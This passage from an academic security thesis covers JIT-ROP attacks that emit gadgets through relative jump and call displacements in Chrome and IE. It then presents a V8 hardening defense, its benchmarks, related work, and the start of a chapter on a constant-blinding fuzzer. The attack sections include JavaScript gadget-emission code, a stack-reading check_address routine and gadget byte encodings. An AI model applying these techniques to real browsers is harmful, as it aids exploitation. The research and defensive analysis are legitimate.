Following our threat model, though, we cannot read executable code segments to verify if the compiled call instruction is at the desired place. As an alternative, we read the stack, as shown in Listing 3.2. In `js_call_gadget_IE()`, the statement `i=Math.random()` emits a direct call. We pad the beginning of the function with a few JavaScript statements to place `i=Math.random()` at *approximately* the correct address, such that the relative address would encode the desired gadget, accounting the randomness induced by NOP insertions. We then check the correctness of the position via `check_address`, a JavaScript function that reads the stack to find the return instruction pointer put there by the `call` instruction.

Using the leaked return address, we can calculate the address of the direct call instruction emitted by `i=Math.random()`, verify that it is at the correct place and if so, use it as a gadget. A simple implementation of `check_address` is shown in Listing 3.3, where it uses a memory disclosure vulnerability (`mem_read` in this case) to read the stack from some starting point (`ESP_`), until it finds its own parameter (`cookie`). The parameter is a random number, reducing the chance that multiple positions have the same value (note that this chance can be further reduced by using multiple random parameters). After finding the cookie on the stack and thus the address of the parameter, we know the exact offset from the parameter's address, and from there we can tell where the return address is located. Reading the return instruction pointer, we recover the address of the corresponding call instruction and verify that it is at the correct place (`NEEDED_ADDRESS` in this case). We can add another call to `check_address` before `i=Math.random()` to verify if NOPs are inserted between the emitted call instructions

```
function check_address(cookie) {
    // ESP_: Any address on stack
    // NEEDED_ADDRESS: address where
    //                 call must reside
    while(mem_read(ESP_) != cookie)
        ESP_ -= 4; // Check next value
    // get return address from parameter
    var ret_ = mem_read(ESP_ - 0xc);
    // get call instruction address
    var call_addr = ret_ - 5;
    return call_addr == NEEDED_ADDRESS;
}
```

Listing 3.3: JavaScript function *check_address*

of `i=Math.random()` and `check_address()`. If both checks (`check_address`) succeed, we will be guaranteed that no NOPs were inserted.

IE summary: An attacker can evade both aforementioned defenses and emit three-byte gadgets even in IE. To demonstrate this, we first dynamically create many JavaScript functions to get the correct third byte (`0xc3`). After finding the function at the correct distance from the callee, we replace it with a special function, which, after compilation, emits direct call instructions and checks their positions. We trigger the recompilation of the latter function multiple times, until the checks are true, which means that the gadget is found. In our experiments, spamming the code pages with functions took approximately four seconds, and for most of the time, we found the correct third byte on the first try. Triggering the recompilation of a function takes the following steps: (i) Remove the included JavaScript file from the head of the HTML file, (ii) wait until the function gets removed by the garbage collector, and (iii) include the JavaScript file again and trigger the compilation of the same function. Each iteration of the above steps takes around 2 seconds, most of the delay coming from the second step (waiting for the garbage collector).

For two-byte gadgets, on the other hand, an attacker can discard the third byte. In this case, she can directly compile multiple functions at once, check the positions of emitted direct calls and use the ones with the required displacements.

Proof-of-Concept Gadget Generation

To demonstrate the practicality of the aforementioned gadget emitting techniques, we crafted a special JavaScript code for Chrome and IE, which generated the gadgets required for the exploit. The gadgets that we aimed to generate are the ones used by Athanasakis *et al.* Namely, the set of gadgets to load the registers with the arguments used in a system call and one for the system call itself. We created these gadgets in Chrome 51 (64 bit) and IE 11 (32 bit).

Chrome: For Chrome, we targeted for the following instructions: `pop r8; pop r9; pop rcx; pop rdx` (to prepare the system call arguments) and `int 0x80` (to execute

```
function popr8r9(r8,r9) {
    var i=0,j=0;
    if (r9) {
        /* F1: fillup 0xed Bytes */
        if (r8) {
            /* F2: fillup 0xc35841 Bytes */
        }
    }
}
```

Listing 3.4: JavaScript function *popr8r9*

the system call). Being able to emit three-byte gadgets, we encoded these instructions into the following gadgets:

```
pop   r8, ret   ; 4158c3
pop   r9, ret   ; 4159c3
pop  rcx, ret   ;   59c3
pop  rdx, ret   ;   5ac3
int 0x80, ret   ; cd80c3
```

We used both our proposed techniques for the emission of these gadgets. We generated a system call gadget via direct calls. First, we created a string representation of a JavaScript function containing 0x80000 j++ statements (j++ takes 0x20 bytes), then we created a JavaScript function from it via eval, and finally we compiled it by calling the generated function. This gave us a system call gadget, together with all possible two-byte gadgets, hence also covering pop rcx and pop rdx.

For the generation of pop r8 and pop r9 gadgets, we used cascaded if statements (also created with eval). The JavaScript function generating the aforementioned gadgets is shown in Listing 3.4. As gadgets pop r8 and pop r9 differ by 0x100, their corresponding if statements also have to be 0x100 bytes apart. Note however that in the first if body (F1), we add 0xed bytes to fill up the space instead of 0x100. This is due to the fact that an if statement is compiled to 0x13 bytes, which is also added to the distance between relative jumps. To get 0xed bytes, we use j=0x1010101 7 times (0x1b*7=0xbd) and j++;j=i;j=i (0x20+0x8+0x8=0x30). To generate 0xc35841 bytes (F2), we use j=0x1010101 0xd3 times (0x1b*0xd3=0x1641), and fill the remaining 0xC34200 bytes by using j++ 0x61A10 times (0x20*0x61A10=0xC34200).

The entire gadget generation process in Chrome took ≈1.3 seconds, in a VirtualBox Virtual Machine running Windows 10 (Intel Core i5-4690 CPU 3.50GHz).

Internet Explorer: As we have mentioned earlier, Internet Explorer, by default, comes with a 32-bit JIT compiler. Therefore, for gadget generation we chose gadgets that would be used in a 32-bit system. For simplicity we used the set: popa; int 0x80, where popa sets the contents all x86 registers from the stack and int 0x80 performs the system call.

```
function syscallIE() {
    var i=0;
    i = Math.random();
    ... /* 240 times in total */
    check_address();
    i = Math.random();
    ... /* 10 times in total */
    return i;
}
```

Listing 3.5: JavaScript function *syscallIE*

```
function poparetIE() {
    var i=0;
    i = Math.random();
    ... /* 232 times in total */
    check_address();
    i = Math.random();
    ... /*  28 times in total */
    return i;
}
```

Listing 3.6: JavaScript function *poparetIE*

The first part of the gadget emission process in IE is finding the right distance from the callee, i.e., a page that is `0xc3` bytes away from the callee. This part was done by a JavaScript code, which simply creates and compiles big functions (in our case 200 of them, ≈`0x10 000` bytes each). After finding the correct page, we deallocated it and spammed the page with 16 specially crafted JavaScript functions, each of them covering `0x1000` bytes. For example, the JavaScript function used for emitting a system call (Listing 3.5) contains 250 `Math.random` calls (each of them compiling to `0xc` bytes). At the correct place between these calls, i.e., when the caller is at approximately the correct distance from `Math.random`, we inserted a call to `check_address` to verify the correctness of the gadget. In case the emitted call is not at the correct place, we deallocated the function and reallocated it again. Note that the reallocation is only needed for three-byte gadgets, where we also want to control the least significant byte. For two-byte gadgets (e.g., for `popa;ret`), we only need to call `check_address` to compute the address of the call instruction, for which we already know that is at the correct place (Listing 3.6).

In comparison to Chrome, gadget generation in IE is probabilistic and thus the time required for it also differs. There are two sources of the variance. First, generating the large functions to search for the correct third-byte distance from the callee; and second, compiling the gadget-emitting function in the found (correct) page, and recompiling it until the correct gadget is emitted. In our experiments, we created 200 large functions and got the required third-byte distance for the first time in most of the cases. Compilation of these 200 functions took ≈4 seconds on a physical machine running Windows

Defense	Chrome	Firefox	IE
Const. Blinding	✓	×	✓
NOP Insertion	×	×	✓
Code Size Limit	×	×	✓

Table 3.1: Current defenses in modern browsers

Attack	Chrome	Firefox	IE
Relative Jumps	↯	↯	↯[1]
Direct calls	↯	–	↯

Table 3.2: Browsers vulnerable to implicit constants

10 (Intel Core i5-6200U CPU 2.3GHz). Each recompilation in the second step took 2-3 seconds. We ran the gadget generator in IE 10 times. Generating `popa; ret` and `int 0x80; ret` took on average 32 seconds, 11 and 47 seconds being the fastest and the slowest respectively.

Summary of Defenses and Vulnerabilities

We have shown that an attacker can encode arbitrary gadgets by triggering implicit constants with specially-crafted JavaScript code. Combining this with the ability to leak code pointers, an adversary can guess the addresses of the emitted gadgets without reading any code, thus making the attack possible even if code pages are non-readable.


Table 3.1 summarizes the defense techniques of modern browsers against code-reuse attacks in JIT-compiled code. Both IE and Chrome deploy constant blinding. Furthermore, IE uses NOP insertion as a fine-grained code randomization scheme, as also suggested in librando [61]. However, as Table 3.2 shows, none of the modern browsers sufficiently protect against the proposed attacks. Only Firefox "avoids" implicit constants by not using direct calls in baseline JIT compiler, but still exposes implicit constants in relative jumps.

3.7 Defense

Seeing the threat of implicit constants, we now propose a technique to defend against it. We identify two steps that the attacker needs to take for using implicit constants as gadgets: (i) The attacker must be able to emit the required gadgets, and (ii) she must be able to acquire the necessary information (e.g., leak function pointers) to compute the addresses of the emitted gadgets.

One solution to tackle this problem would be to hide code pointers, e.g., by extending Readactor(++) to also cover the JIT-compiled code, as Crane *et al.* suggested. This would hinder the attacker from executing step (ii). However, this would still allow the

[1]Gadgets up to two bytes can be emitted.



```
0x00: je 0xc380c4
0x06: <if_body>
....

0xc380ca: ....
```

```
0x00: je 0xc380cd
0x07: nop
0x08: ...
0x12: nop
0x13: <if_body>
....
0xc380d3: ....
```

```
0x00: jne 0x11
0x02: lea r10,[rip+0xc380ca&KEY]
0x09: lea r10,[r10+0xc380ca&~KEY]
0x10: jmp r10
0x13: <if_body>
....
0xc380d3: ....
```

(A) Original V8 (B) NOP Padding (C) Modified V8

Figure 3.4: Steps of JIT hardening in V8

attacker to emit arbitrary gadgets by leveraging the implicit constants (step (i)). Furthermore, the fact that the JIT compiler runs in the same process as the attacker makes it challenging to remove all possible code pointers that could, directly or indirectly, reveal the addresses of emitted gadgets. Therefore, we propose an orthogonal defense technique that forbids the attacker to emit the gadgets in the first place (i.e., step (i)). Our defense could be complemented with holistic code pointer hiding techniques to get additional security guarantees.

The main idea of our defense can be split in two parts: (i) We convert direct calls and jumps into indirect ones, such that their destination is taken from a register, and (ii) we use constant blinding to obfuscate the constants that are emitted by step (i) and may potentially contain attacker-controlled gadgets. For step (ii), we use the same cookie that is used by V8 to blind integer constants, and is generated anew before the compilation of each function. Note that the cookie is encoded in non-readable code and cannot be leaked. However, even if the attacker was able to leak the cookie, she could only guess the immediate values emitted in the current function, and any future function will have a different cookie value.

3.7.1 Removing Implicit Constants from V8

We integrated our defense into V8, Chrome's JavaScript engine. We have chosen V8 due to its popularity and due to the fact that it is vulnerable to both our suggested attacks. Moreover, since V8 JIT-compiles JavaScript directly to the native code, it emits many checks (conditional jumps) and function calls (e.g., calls to inline caches), which makes V8 a suitable candidate for our defense prototype evaluation. For our defense technique, we changed the functions of V8 that are responsible for emitting native code. In total, we modified ≈200 lines of code to account for all the cases of attacker controlled relative calls or jumps.

Conditional Jumps

To harden conditional jumps, we modified the native code that is emitted when JavaScript conditionals (such as `if,while,for,do-while`) are compiled. Our basic idea is to switch from relative to absolute jumps, and blind the resulting immediate values. To this end, we first add a padding (a sequence of NOP instructions) to each compiled conditional to reserve the space for later changes. For the hardened version of the conditional jump we need 19 bytes (instead of 6 bytes). We thus append 13 NOP instructions after the existing conditional jump. At the end of the compilation, when the

```
0x00:  lea  r10, [rip+ADDRESS&KEY ]
0x07:  lea  r10, [r10+ADDRESS&~KEY]
0x0e:  call r10  ; calls 0xc380d3
0x11:  ....
```

Figure 3.5: Hardening direct calls

constants of all jumps are calculated, we convert all relative jumps to absolute jumps, eliminating the need to fill a displacement with potential gadgets.

Figure 3.4 illustrates the steps of the aforementioned modifications. Figure 3.4(A) shows the compiled `if` statement in original V8. Figure 3.4(B) shows the same statement with the NOP padding. Finally, Figure 3.4(C) shows the assembly of the hardened `if` statement. In this final form, the condition of the original jump is inverted and the original long jump (having 4 byte jump distance) is replaced with the 1-byte short jump. Consequently, the new jump is taken if the original condition was false, i.e., the fall-through case. Otherwise, we convert the relative address into the absolute one, by adding it to the current instruction pointer (`rip`). This can be done with a single instruction in x64 (`lea r10,[rip+0xc380ca]`).

As this instruction will still emit the relative address as the displacement, we split it in two instructions. First, we add the current instruction pointer to the relative address AND-ed with a random key (`rip+0xc380ca&KEY`). In the second `lea` instruction, we add the sum to the relative address AND-ed with the inverted (bitwise not) random key, resulting in the desired offset (`rip+0xc380ca`). Note that we use obfuscation by AND-ing the constant with a random key instead of XOR-ing it, because $(A+B\oplus C)\oplus C$ does not equal to $A+B$, while $(A+B\wedge C)+B\wedge\neg C$ does. Moreover, this obfuscation scheme allows us to use `lea` instructions only, which has the advantage of not modifying any flags.

Direct Calls

We mitigate the implicit constants in direct calls by converting the direct calls into indirect ones. To this end, we distinguish whether the address of the callee is known at compile time (e.g., when calling built-in functions). If the callee's address is known, we can move it to a scratch register (`r10`) and then execute an indirect call `mov r10,ADDRESS; call r10`. We thus emit the absolute address of the callee as the immediate value of the `mov` instruction, which is not under the control of the attacker and is thus safe—in contrast to the relative address.

If the address is unknown at compile time, we use a similar technique as we did for the conditional jumps, i.e., we convert the relative address into an absolute one (blinding the relative address during the conversion), store it in the scratch register, and then execute an indirect call, as shown in Figure 3.5.

3.7.2 Evaluation

To evaluate our defense technique we ran the V8 Benchmark Suite 7 on our modified V8. We performed each benchmark 100 times on both the modified and original V8 engines, and compared their corresponding averaged results. Table 3.3 illustrates the average scores that were returned by the benchmark suite, where a higher score indicates better performance. The modified V8 has an average overhead of less than 2%, and the worst overhead less than 3%. The observation that the overhead is negative for the *NavierStokes* benchmark can be explained by statistical variations across the different runs.

Additionally, we tested the modified V8 with microbenchmarks. To this end, we created two JavaScript functions (`ifs_true` and `ifs_false`), both of them containing 1,000,000 `if` statements. The condition of the `if` statement in `ifs_true` is always `true` (i.e., the `if` body is executed), while the condition of `ifs_false` is always `false`. This way the JIT-compiled functions will contain 1,000,000 conditional jump instructions modified by us, each of them testing separate execution paths. Furthermore, evaluation of the expression in the `if` statements is done via a function call. Therefore, both of these functions generate 1,000,000 modified call instructions each and will thus incorporate the overhead caused by the function calls. Each run of the microbenchmark calls each of these functions 10 times. We ran the benchmark 1,000 times. We distinguish the first execution of these functions from the remaining nine, as the first execution is significantly slower due to the JIT-compiler modifying the generated intermediate functions to adjust them to the type information. Because the overhead was dominated mostly by the compiler, we did not see any overhead for the first function execution. For the remaining function executions we had 14,25% overhead in `ifs_false` and 9,81% for `ifs_true`.

Besides computational performance, our defense technique also causes a memory overhead due to added code. To measure this overhead, we compared the sizes of the functions compiled by the original and the modified versions of V8. To get the needed output from V8, we ran it with the `-print-code` flag, which outputs the disassembled code for each function after the compilation together with additional information about the compiled function including the size of the generated instructions. Running the benchmark suite with the aforementioned flag yielded that the total size of the instructions emitted by the original V8 was 1,123 kB, while the modified V8 emitted 1,411 kB, giving 287 kB of additional code, i.e., $\approx$26% code size overhead. Given the significant size of the benchmark suite, and given that memory of nowadays x86/x64 systems are typically in the range of gigabytes, we think that hundreds of kB of additional code does not cause any bottlenecks on COTS systems.

3.8 Discussion

3.8.1 Defense Security Considerations

Our defense follows the general goal to remove unintended gadgets from constants in JIT-compiled code. We tailored our defense implementation towards protecting jump

Benchmark	**Original**	**Modified**	**Overhead(%)**
Richards	36,263	35,555	1.95
DeltaBlue	63,641	62,045	2.51
Crypto	33,366	32,725	1.92
RayTrace	77,198	75,488	2.21
EarleyBoyer	44,900	43,700	2.67
RegExp	6,525	6,414	1.71
Splay	21,095	20,479	2.92
NavierStokes	31,924	31,998	-0.23
Total	**32,255**	**31,662**	**1.96**

Table 3.3: Scores by the V8 benchmark (higher is faster)

and call offsets. Other offsets may be usable to encode further gadgets. For example, relative addressing is frequently used in combination with the base pointer, such as when accessing parameters of a JavaScript function. As parameters are stored on the stack, they are accessed relative to the frame pointer (`ebp/rbp`). Each parameter access, after JIT-compilation, emits an assembly instruction, which contains the offset of the parameter from the frame pointer in its displacement field: `mov [ebp+0x0c],0x1`. The number of possible gadgets, in this technique, is restricted by (i) limited stack size (e.g., maximum $2^{16} - 1$ (`0xffff`) function parameters in Chrome) and (ii) stack alignment (4 or 8 bytes). In combination, this only allows generating gadgets whose opcodes are multiples of 4 (or 8) and are in the range between `0xc` and `0x40000`, and thus gives the attacker only limited capabilities. The stack size restrictions impose the same limitations on implicit gadgets encoded in relative accesses to function's local variables

While we think that the most important constants are blinded, we cannot exclude the existence of further ways to encode gadgets in assembly instructions. To eradicate all potential gadgets, one could prevent the JIT compiler from creating any potential gadgets (even in unaligned instructions). Most notably, G-Free [92] is a gadget-free compiler, which tries to generate gadget free binaries. However, G-Free requires multiple recompilations and code adjustments to reliably remove all possible gadgets. This will increase the runtime overhead for the JIT compilers, as the compilation time is included in their runtime.

3.8.2 Fine-Grained Code Randomization

An orthogonal approach to our defense would be to remove the attacker's capability to find the gadget's location (i.e., address). One way of doing so would be to hide code pointers, e.g., via trampolines, as suggested by Crane *et al.* [28]. If code pointers are not hidden, the attacker can read the return instruction pointer on the stack to get a pointer to the created gadget—which represents the current status in XnR implementations. This results in (i) getting access to the gadget, (ii) a possibility to verify the gadget at runtime, and (iii) the ability to retry in the case of a false result. By using similar techniques as we used against NOP insertion, the attacker can defeat fine-grained code randomizations such as the ones underlying Readactor [28]. Even though current XnR implementations do not hide code pointers in JIT-compiled code, XnR's ideal implementation could also expand fully to the JIT-compiled code, e.g., by introducing trampolines. This, together with the fine-grained randomization schemes such as NOP insertion, would successfully protect against our attack. Note, however, that NOP insertion does not remove gadgets, but tries to reduce the chances of the attacker to guess their locations. In contrast, our proposed defense technique removes the gadgets, hence also removing the risk of the attacker doing a guesswork. Combining our technique with the extended XnR implementation would further improve the security guarantees, removing the chances of both emitting the gadgets and leaking the code layout information.

To guard against JIT-compiled gadgets, Wei *et al.* proposed to do several code modifications such as (i) securing immediate values via constant blinding, (ii) modifying internal fields of the instruction (e.g., registers being used), and (iii) randomizing the order of the parameters and local variables to randomize the offsets emitted by them [116]. However, this is not effective against the attacks proposed in Section 3.6, as the modifications do not secure the displacement fields emitted by relative calls/jumps. Finally, the code randomization proposed by Homescu *et al.* [61] that adds NOP instructions to randomize the code output from the JIT compiler remains ineffective if code pointers in JIT-compiled code are not hidden.

3.8.3 Attack Generality

A natural question is how the proposed attack generalizes, in particular to other operating systems or CPU architectures. We have evaluated the attacks against Chrome and Firefox running on Linux and IE on Windows. As we exploit properties of the JIT compilers to generate desired gadgets, the choice of the underlying operating system is arbitrary. The proposed attacks rely on the x86 system architecture (32- or 64-bit), though. In RISC architectures, such as ARM and MIPS, instruction lengths are fixed, and execution of unaligned instructions is forbidden by the hardware. However, the attacks may still apply to ARM, as an attacker could emit arbitrary two-byte values in the code if she can force the program to switch to 16-bit THUMB mode. Although this limits the attacker to using a single instruction, it still allows setting the register contents and diverting the control flow at the same time, e.g., by using a `pop` instruction.

We implemented our defense in the 64-bit version of V8, taking advantage of the x64 architecture's ability to directly read the instruction pointer (`rip`). This simplified the effort of converting relative addresses into absolute ones. Even though one can read the instruction pointer indirectly in 32-bit, e.g., by `call 0x0;pop eax`, such additional memory read instructions would increase the performance overhead. In addition, 32-bit features only eight general-purpose registers. While in x64 we could freely use a scratch register (`r10` for Chrome), in x86 we would likely need to save and restore the register. Similar defenses in x86-32 are thus possible, but come at an additional performance penalty. However, given that 64-bit systems are increasingly dominating the x86 market, we think that 64-bit solutions are most relevant.

3.9 Related Work

In the following, we will summarize existing code-reuse attacks and proposed defense mechanisms.

3.9.1 Code-Reuse Attacks: ROP / JIT-ROP

The most widespread defense against ROP is ASLR [109], which randomizes the base addresses of memory segments. Although it raises the bar, ASLR suffers from low entropy on 32-bit systems [106] and is not deployed in many libraries [102]. In addition, ALSR does not randomize within a memory segment, and thus leaves code at fixed offsets from the base address. Attackers can thus undermine ASLR by leaking a code pointer [65].

Researchers thus suggested fine-grained ASLR schemes that randomize code within segments. Fine-grained ASLR hides the exact code addresses from an attacker, even if a base pointer was leaked. For example, Pappas *et al*. [96] suggest diversifying code within basic blocks, such as by renaming and swapping registers, substituting instructions with semantically equivalent ones, or changing the order of register saving instructions. ASLP, proposed by Kil *et al.* [74], randomizes addresses of the functions as well as other data structures by statically rewriting an ELF executable. To increase the frequency of randomization, Wartell *et al.* propose STIR [114], which increases randomness by permuting basic blocks during program startup.

However, the invention of JIT-ROP undermined fine-grained ALSR schemes [107]. JIT-ROP assumes a memory disclosure vulnerability, which can be used by the attacker repeatedly. The attacker then follows the pointers to find executable memory, which she can read to find gadgets and build ROP chains on-the-fly.

Recently, Athanasakis *et al.* [5] proposed to extend JIT-ROP-like attacks by encoding gadgets in immediate values of JIT-compiled code. Despite being limited to two-byte constant emission by IE, the authors managed to use aligned `ret` instructions, located at the end of each function, as the part of their gadget. Note that, in their attack, the authors were able to emit *complete* two-byte gadgets in IE. Therefore, this attack will be further limited against the 32-bit version of Chakra, which is a default JIT compiler, even for 64-bit IE. In addition, there are by now known defenses, such as constant blinding, that protect against explicit constants.

3.9.2 Hidden or Non-Readable Code

In reaction to JIT-ROP, researchers started to propose a great number of defensive schemes that try to hide code or function pointers. In Oxymoron, Backes *et al.* [7] aim to defend against JIT-ROP by hiding code pointers from direct calls. However, the attacker can still find indirect code pointers (e.g., return addresses on the stack or code pointers on the heap), and follow them to read the code. Davi *et al.* [32] thus proposed Isomeron, an improved defense. They keep two versions of the code at the same time, one original and another diversified using fine-grained ASLR. At each function call, they flip a coin to decide which version of the code to execute. This gives a 50% chance of success for each gadget in the chain, making it unlikely to guess correctly for long gadgets.

Gionta *et al.* [46] proposed HideM, which utilizes a split TLB to serve read and execute accesses separately, thus forbidding the attacker to read code pages. Apart from requiring hardware support, HideM also has a limitation that it does not protect function pointers, allowing the attacker to use them in code reuse attacks.

Backes *et al.* [6] and Crane *et al.* [28] proposed two independent defense techniques, XnR and Readactor, respectively, based on the same principle: making executable regions of the memory non-readable. XnR does this in software, marking executable pages non-present and checking the validity of the accesses in a custom page-fault handler. This leaves only a small window of (currently executing) readable code pages, significantly reducing the surface of gadgets an attacker can learn. Readactor uses Extended Page Tables (EPT), hardware-assisted virtualization support for modern CPUs. EPTs allow keeping all executable pages non-readable throughout the entire program execution. In addition, Readactor diversifies the *static* code of the program and hides addresses of the functions by introducing call/jump trampolines, making it impossible to guess the address of any existing code. While being effective against ROP attacks, Readactor left some pointers, such as function addresses in import tables and vtable pointers, intact, thus leaving the programs vulnerable against function-wise code reuse attacks like return-to-libc [88] or COOP [101]. The fixes to these problems have been proposed by Crane *et al.* in their followup work Readactor++ [29]. We have demonstrated how an adversary can undermine these proposals if code pointer in JIT-compiled code are not hidden. As an orthogonal defense to hiding code pointer in JIT code, we proposed to eliminate implicit constants from JIT-compiled code to preserve XnR's security guarantees.

Pereira *et al.* [18] designed a similar defense technique via a software-only approach for the ARM architecture. They propose Leakage-Resilient Layout Randomization (LR^2), which achieves non-readability of code in ARM by splitting the memory space in data and code pages and instrumenting load instructions to forbid code reading. Furthermore, LR^2 proposed to reduce the size overhead caused by trampolines by using a single trampoline for each callee and encoding the return address with secret per-function keys.

3.9.3 Defending JIT Against Attacks

Finally, we discuss research that aims to protect JIT compilers against exploitation. In JITDefender, Chen *et al.* [25] remove executable rights from the JIT-compiled code page until it is actually called by the compiler, and remove the rights when it is done executing. In this way they try to limit the time during which attackers can jump to JIT-sprayed shellcode. Although this was effective against some existing JIT-spraying attacks, JITDefender can be tricked by the attacker to keep the needed pages always executable, e.g., by keeping the executed code busy. Wu *et al.* [119] proposed RIM (Removing IMmediate), in which they rewrite instructions containing immediate values such that they cannot be used as a NOP sled. Later, Chen *et al.* [26] proposed to combine RIM and JITDefender, i.e., remove the executable rights from JIT-compiled code pages when not needed and also replace instructions containing immediate values.

In INSeRT, Wei *et al.* [116] propose fine-grained randomizations for JIT-compiled code. Their technique combines (i) removing immediate values via `XOR`ing them with random keys (i.e., constant blinding); (ii) register randomization; and (iii) displacement randomization (e.g., changing the order of parameters and local variables). Furthermore, INSeRT randomly inserts trapping instruction sequences, trying to catch attackers diverting the control flow. Still, its randomization neither affects call/jump displacements, nor would randomization without hiding code actually hinder our approach.

Most related to our attack are the defensive JIT randomization approaches proposed by Homescu *et al.* [61]. They propose librando, a library that uses NOP insertions to randomize the code offsets of JIT-compiled code. We have demonstrated that even browsers leveraging NOP insertion (like IE) are susceptible to our proposed attack and thus proposed a non-probabilistic defense.

3.10 Conclusion

We have shown that commodity browsers do not protect against code reuse in attacker-generated, JIT-compiled code. Our novel attack challenges the assumption of XnR schemes in that we demonstrate that an attacker can create predictable ROP gadgets *without* the need to read them prior to use. To close this gap, we suggested to extend XnR schemes with our proposed countermeasure that eliminates all critical implicit constants in JIT-compiled code, effectively defending against our attack. Our defense evaluation shows that such practical defenses impose little performance overhead.

4 Dachshund

Digging for and Securing Against (Non-)Blinded Constants in JIT Code

4.1 Motivation

Modern browsers such as Chrome and Edge deploy *constant blinding* to remove attacker-controlled constants from the JIT-compiled code. Without such a defense, attackers can encode arbitrary shellcode in constants that get compiled to executable code. In this work, we review the security and completeness of current constant blinding implementations. We develop DACHSHUND, a fuzzing-driven framework to find user-specified constants in JIT-compiled code. DACHSHUND reveals several cases in which JIT compilers of modern browsers fail to blind constants, ranging from constants passed as function parameters to blinded constants that second-stage code optimizers revert to a non-protected form. To tackle this problem, we then propose a JavaScript rewriting mechanism that removes all constants from JavaScript code. We prototype this cross-browser methodology as part of a Web proxy and show that it can successfully remove all constants from JavaScript code.

4.2 Problem Description

Web browsers continue to be one of the main targets for software exploitation, as demonstrated by the rise of browser-targeting exploit kits [52] and the sheer number of software vulnerabilities discovered in browsers. It is not just the popularity and complexity of browsers that make them an attractive target. Modern browsers also support various scripting languages such as JavaScript and ActionScript. On the one hand, scripting environments have become indispensable to dynamically generate highly-interactive content on the modern Web. On the other, scripting support also allows adversaries to perform prolific attacks. Most notably, in Just-in-Time Return-Oriented Programming (JIT-ROP), an attacker uses the scripting environment to dynamically search for gadgets in existing code (e.g., of the browser or imported libraries) [107]. A viable defense against JIT-ROP attacks is to compile programs in a way that they do not have usable gadgets, e.g., using gadget-free compilation [92] or Control Flow Integrity [122, 123, 31, 86, 122].

However, such protections are typically limited to static code. Consequently, these defenses are ineffective against code spraying attacks [14], in which an adversary leverages scripting environments to dynamically *generate* gadgets (instead of searching for them, like in JIT-ROP). For example, an attacker can embed short gadgets in immediate values or in implicit constants (as we have demonstrated in Chapter 3) of JavaScript code. After JIT compilation, these values are transformed into executable shellcode. To protect against dynamically-injected attack code, JIT engine developers and researchers started to rely on *constant blinding*. The goal of constant blinding is to generate code that does not contain user-specified constants. Technically, the JIT compilation process does not emit any constant that may be part of JavaScript statements (such as variable assignments like `a=0x9090`). For example, a simple implementation could remove the constants by XORing two non-predictable values whose XOR result equals to the constant. This way, an adversary can no longer embed shellcode in predictable constants in the JIT-generated code. Consequently, constant blinding has become an important foundation to protect against JIT spraying attacks and is the basis for many other defenses [116, 61]. Most modern browsers such as Chrome or Microsoft Edge (and its predecessor Internet Explorer) deploy constant blinding.

4.3 Contributions

In this work, we analyze the completeness of constant blinding implementations in JIT engines of modern browsers. We find that a correct and complete constant blinding implementation is not as trivial as it may sound. In fact, browsers typically strive for high efficiency and have to intertwine security defenses with multi-layer optimization schemes. Furthermore, there are dozens of ways to embed constants in JavaScript code, including global and local variable, function parameters, array indexes, bit operations, return statements and many more. As we will show, it is easy to miss some cases, and it becomes a non-trivial challenge to understand the security-related effects of the various optimization layers in JIT engines.

In this context, we propose DACHSHUND, a fuzzing-driven framework that tests the completeness of constant blinding implementations in browsers (or other software with JIT engines, such as PDF readers). The core idea of DACHSHUND is to feed a JIT compiler with JavaScript code snippets that include constants and to trigger the JIT compilation phase(s). We leverage a JavaScript code generator to dynamically generate a high number of diverse code snippets that contain “magic” constants. After JIT compilation, we search for these magic values in the JIT-compiled code in order to test whether the constants have survived blinding. A prototype implementation of DACHSHUND for Chrome and Edge revealed many cases in which the JIT engines of these modern browsers fail to blind user-specific constants, undermining the security guarantees of these implementations.

Athanasakis *et al.* have already demonstrated that single-byte or two-byte constants survive the blinding process, as the constant blinding implementations simply do not blind small constants for efficiency reasons [5]. Furthermore, in Chapter 3 we have shown how implicit constants can be used to inject arbitrary 3-byte gadgets. However, we show that the problem of incomplete constant blinding implementations is far more fundamental than JIT compilers skipping over smaller constants. Even blinding all (including smaller) constants would not help to remedy this situation. In fact, all of the surviving constants that we discovered were 32 bits long, giving an attacker full flexibility to embed four-byte gadgets (e.g., any system call).

There are multiple ways to overcome these problems. One approach would be to change the JIT engines of browsers to remedy the situation. However, as we have demonstrated, reaching a complete implementation of constant blinding has proven to be rather difficult and requires modification to each JIT engine separately. Alternatively, we propose to leverage a Web proxy in order to rewrite the JavaScript code before it is delivered to the browser. This way, we can protect any browser behind the proxy without software modifications. Our core idea is to rewrite constants such that they do not appear in the JIT-generated code, regardless of the JIT engine and optimization layer. To this end, we parse the abstract syntax tree (AST) of HTML and JavaScript code, locate any JavaScript constants, and replace them with semantically-equivalent representations that are either not predictable by an attacker, or ideally are moved out of the executable code sections. In addition, we hook critical JavaScript functions (e.g., `eval()`) to remove constants from dynamically-generated JavaScript code. While this approach is clearly less efficient than browser-specific implementations, the average overhead of 22% in JavaScript performance benchmarks is barely noticeable in practice. In addition, rewriting complex JavaScript libraries like jQuery is relatively fast and takes a one-time effort of less than 60 ms. The rewriting outcome can be cached by the client and proxy to eliminate any rewriting overhead in the future, leading to a viable defense scheme in practice.

With this work, we provide the following contributions:

- We design DACHSHUND, a fuzzing-based framework to search for constants that survive the constant blinding process of JIT engines. DACHSHUND combines code fuzzing techniques with memory carving to discover potentially dangerous blinding leftovers.
- We provide a thorough overview of security deficiencies of the constant blinding implementations in Chrome and Edge, demonstrating that constant blinding by the JIT engines in these browsers is inherently insecure.
- We propose a proxy-based JavaScript rewriting engine that complements existing constant blinding implementations by removing constants from the JavaScript code at an average overhead of 22%.

4.4 Assumptions

Having discussed the foundation of existing attacks and defenses, we now introduce the threat model and our assumptions on defense techniques that will be considered throughout this chapter. These assumptions are in accordance with the environment of other proposed attack techniques [5, 107].

4.4.1 Defense Techniques

We first list the defense techniques that we assume to be deployed in the operating system or the target application:

Non Writable Code: We assume that Data Execution Prevention (DEP) is in place, ensuring that the code pages are not writable and thus defending against direct shellcode injections.

